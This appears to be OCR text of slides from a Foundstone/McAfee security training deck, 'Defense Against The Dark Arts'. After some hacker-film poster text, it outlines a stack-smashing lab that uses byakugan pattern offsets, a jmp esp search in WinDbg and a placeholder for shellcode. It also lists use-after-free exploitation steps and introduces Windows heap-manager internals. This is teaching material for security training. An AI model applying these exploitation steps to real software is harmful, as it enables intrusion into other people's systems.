
VULNERABILITIES AND EXPLOITS


Defense Against The Dark Arts

Brad Antoniewicz
Foundstone – McAfee Professional Services


Marilyn
Manson


SUBLIME




PEPPER
KONA TOWN
3000 mi.



HOUSE of PAIN
FINE MALT LYRICS
LETHAL


SOX



JAKE GYLLENHAAL JENA MALONE DREW BARRYMORE MARY McDONNELL
KATHARINE ROSS PATRICK SWAYZE NOAH WYLE
DONNIE DARKO
15
TWENTY EIGHT DAYS
SIX HOURS
FORTY TWO MINUTES
TWELVE SECONDS...

π

A FILM BY
DARREN ARONOFSKY


THEIR CRIME IS CURIOSITY
MADE BY RSP
HACKERS

WARGAMES



SNEAKERS

WAREZ

2600

Previously on..

Defense Against the Dark Arts



Lab 2: Smashing the Stack!

1. Offset
   - `!load byakugan`
   - `!pattern_offset 2000`
2. Trigger (build the ‘s’ variable in the JS)
   - `MakeString(Amount); // 1 = 2 bytes`
   - `Remember order (12345678 = \u5678\u1234)`
3. Find address to jmp esp in windbg, add it to ‘s’
   - `s [start] [end] ff e4`
4. Add in ‘shellcode’ variable to ‘s’

USE-AFTER-FREE

1. Free the object

2. Replace the object with ours
   a. Figure out the size
   b. Make allocations of the same size

3. Position our shellcode

4. Use the object again

Heap!

CHILLIN IN THE BACKGROUND

```
classyHeap *mrClassy = new classyHeap();
```

APPLICATION

`operator new()`

HEAP MANAGER

Heap-APIs — *Interface to Heap Manager*

`HeapAlloc()` `LocalAlloc()` `GlobalAlloc()` `malloc()`

Front-End Allocator (Optional) — *Low Fragmentation Heap (LFH)*

`RtlpLowFragHeapAllocFromContext()`


Back-End Allocator — *Manages Blocks within Segments (FreeLists)*

`RtlAllocateHeap()`

